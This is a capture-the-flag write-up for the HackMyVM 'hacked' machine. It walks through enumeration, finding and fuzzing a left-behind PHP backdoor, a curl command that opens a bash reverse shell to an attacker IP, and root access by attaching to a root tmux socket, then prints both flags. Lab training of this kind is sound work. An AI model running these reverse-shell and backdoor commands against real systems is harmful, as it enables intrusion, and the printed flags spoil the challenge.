

ℹ️
I keep all of my distrusted hosts from platforms like HackMyVM on a segmented VLAN --
10.9.9.0/24 -- that has no internet accessNmap Results
# Nmap 7.95 scan initiated Tue Dec  2 14:41:51 2025 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.9.9.19
Nmap scan report for 10.9.9.19
Host is up (0.00059s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 8d:75:44:05:5f:f8:4f:ac:a1:33:fa:84:03:db:6f:94 (RSA)
|   256 5a:b6:c6:9d:a9:15:42:74:4c:7a:f9:dd:67:ae:75:0e (ECDSA)
|_  256 05:97:3c:74:bd:cf:8d:80:87:05:26:64:7f:d9:3d:c3 (ED25519)
80/tcp open  http    nginx 1.14.2
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.14.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Dec  2 14:42:04 2025 -- 1 IP address (1 host up) scanned in 12.66 seconds
echo -e '10.9.9.19\t\thacked.hmv' | sudo tee -a /etc/hostsAdd "hacked.hmv" host entry for convenience
Service Enumeration
TCP/80
Penetration Testing
Initial Enumeration
ℹ️



Since this is a direct CTF challenge and less of a simulated web application, I'll just skip straight to the penetration testing phase (as opposed to the preliminary walking of the application).
Directory and File Enumeration
gobuster dir -u http://hacked.hmv -x php,txt --db -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -o dir.txtTried some other word lists too, but couldn't find anything substantial
find /usr/share/seclists | grep -i shell
gobuster dir -u http://hacked.hmv -w /usr/share/seclists/Web-Shells/backdoor_list.txt -t 100 -o dir.txt

Parameter Fuzzing
gobuster fuzz -u 'http://hacked.hmv/simple-backdoor.php?FUZZ=whoami' -t 100 \
-w '/usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt' \
-o fuzz.txt
62gobuster fuzz -u 'http://hacked.hmv/simple-backdoor.php?FUZZ=whoami' -t 100 \
-w '/usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt' \
-o fuzz.txt --exclude-length 62
secretcurl 'http://hacked.hmv/simple-backdoor.php?secret=whoami'
Exploit
Reusing the Backdoor

sudo rlwrap nc -lnvp 443Start a TCP socket to catch the reverse shell
curl -G 'http://hacked.hmv/simple-backdoor.php' --data-urlencode 'secret=/bin/bash -c '"'"'/bin/bash -i >& /dev/tcp/10.6.6.6/443 0>&1'"'"''- The
-Gparameter tellscurlto use the--data-urlencodein theHTTP GETrequest query string --data-urlencodewill URL encode any characters for us automatically'"'"'is needed to nest single quotes within single quotes- Double-quotes would cause bash to interpret the
&in the-ccommand
- Double-quotes would cause bash to interpret the
Post-Exploit Enumeration
Operating Environment
OS & Kernel
PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"

Linux hacked 4.19.0-12-amd64 #1 SMP Debian 4.19.152-1 (2020-10-18) x86_64 GNU/Linux
Current User
uid=33(www-data) gid=33(www-data) groups=33(www-data)

bash: sudo: command not found
Users and Groups
Local Users
h4x0r:x:1000:1000:h4x0r,,,:/home/h4x0r:/bin/bash
Local Groups
cdrom:x:24:h4x0r
floppy:x:25:h4x0r
audio:x:29:h4x0r
dip:x:30:h4x0r
video:x:44:h4x0r
plugdev:x:46:h4x0r
netdev:x:109:h4x0r
h4x0r:x:1000:
Network Configurations
Network Interfaces
ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether bc:24:11:f7:ad:31 brd ff:ff:ff:ff:ff:ff
    inet 10.9.9.19/24 brd 10.9.9.255 scope global dynamic ens18
       valid_lft 6083sec preferred_lft 6083sec
    inet6 fe80::be24:11ff:fef7:ad31/64 scope link
       valid_lft forever preferred_lft forever
Interesting Files
/tmp/.hacked
find / -writable -exec ls -l {} \; 2>/dev/null | grep -vE '/proc|/sys'
...
...
...
srwxrwxrwx 1 root root 0 Dec  2 14:41 /tmp/.hacked
file /tmp/.hacked
/tmp/.hacked: socket
Privilege Escalation
Becoming Root
Finding Parent Process of Unix Socket

The /tmp/.hacked Unix socket is interesting, because it is owned by root and in a world-writable directory like /tmp. But, try as I might, I cannot see the process using ps aux or pspy. I'd like to find which parent process created this Unix socket, so I have a better idea what I'm dealing with, as I suspect it is the process associated with the Root shell created. step from secretnote.txt.
for pid in $(seq 1 1000); do [ -r "/proc/$pid/cmdline" ] && echo "Command line of /proc/$pid" && tr '\0' ' ' < "/proc/$pid/cmdline" && echo && echo ; doneOne-liner to brute-force procfs and inspect cmdline of each

/tmp/.hacked is a detached tmux sessionAttach to Tmux Session

tmux -S /tmp/.hacked attach
Flags
User
HMVimthabesthacker
Root
HMVhackingthehacker